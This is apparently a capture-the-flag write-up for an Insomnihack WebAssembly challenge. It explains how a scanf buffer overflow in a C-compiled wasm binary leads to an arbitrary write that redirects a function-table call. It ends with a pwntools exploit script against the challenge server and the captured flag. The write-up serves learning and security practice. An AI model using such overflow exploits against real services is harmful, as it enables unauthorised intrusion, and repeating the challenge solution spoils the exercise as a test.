
My friend is not a great developer but he insisted to work on a prototype in C. He said he compiled the program to WebAssembly and "it is super secure" but I am doubtful.

nc tinderbox.insomnihack.ch 7171

Note: the server runs the module using `Wasmtime 16.0.0` and the runtime has access to the current directory.
Quick look
The challenge attachment is a wasm file as confirmed by the file command.
$ file bin.wasm
bin.wasm: WebAssembly (wasm) binary module version 0x1 (MVP)
We can run this binary with the Wasmtime runtime:
$ wasmtime bin.wasm
Tell me your name:
We can provide arbitrary length name but no visible crash happens in any case. After we enter a string a small menu is displayed:
$ wasmtime bin.wasm
Tell me your name: naslab
1 - I made a typo in my name!
2 - Do some math for me.
3 - Tell me a joke!
The behavior of the options is as follows:
- (1) allows you to change the first letter of the name
- (2) take a number as input and calculate 37 - your input
- (3) print a text
We can use the ghidra-wasm-plugin to disassemble it in Ghidra.
Vulnerability

After disassembling it in Ghidra we immediately notice that the function get_name uses scanf with the format string %s. It’s clearly a buffer overflow.

We can see that there is a function called win that we need to call to print the flag and that is referenced by a function table as shown below.

Some minimal refactoring later we found that the setValues function (traceback: setValues <= fixTypo <= menu <= __original_main) can be abused to get arbitrary write primitive on the memory and get the flag. Here is why:
- The buffer where
nameis stored is allocated in the__original_mainfunction, so the buffer overflow occurs in that function context - The
__original_mainfunction defines ajump_table_offsetswhich contains some offsets that are used to call the correct function in the function table shown above. - The
__original_mainfunction calls themenufunction and passesname,jump_table_offsetspointers and a variablename_offsetcontaining 0. This offset is used in thesetValuesfunction as a reference to the first character of thenamebuffer. In short, it is the offset of the character modified byfixTypo.

We can’t use the buffer overflow directly to overwrite jump_table_offsets because the stack layout is the following:
Note: in this stack representation the numbers in square bracket are refered to the size of the array.
+______________________________+
|                              |
|  uint jump_table_offsets[4]  |
|______________________________|
|                              |
|        char name[16]         |
|______________________________|
|                              |
|       int name_offset        |
|______________________________|
|                              |
|           something          |
|_____________________________ |
|                              |
|              ret             |
+______________________________+
We can exploit this to change the values of name_offset to negative value, and gain arbitrary memory write with setValuesfunctions. Basically we only need to modify jump_tables_offset[1] from value 1 to 2, so we’ll call win function when we run third option in the menu.

After some trial and errors we found out that the right offset to modify jump_tables_offset[1] is -12.
Here is the script used to get the flag:
from pwn import *

p = remote("tinderbox.insomnihack.ch", 7171)
p.sendlineafter("name:", b"A" * 16 + p32(-12, signed=True))
p.sendlineafter("joke!", "1")
p.sendlineafter("there", "2")
p.sendlineafter("joke!", "3")

p.interactive()
INS{L00k_mUm!W1th0ut_toUch1ng_RIP!}